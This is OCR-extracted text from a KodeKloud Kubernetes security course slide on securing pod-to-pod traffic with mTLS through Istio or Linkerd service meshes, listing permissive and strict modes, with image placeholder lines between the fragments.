
Hands-on Labs


cks.kodekloud.com


www.kodekloud.com

Using mTLS to secure Pod-Pod communication











Service Mesh

Istio


Linkerd



Permissive / Opportunistic



Enforced / Strict



Hands-on Labs

cks.kodekloud.com

www.kodekloud.com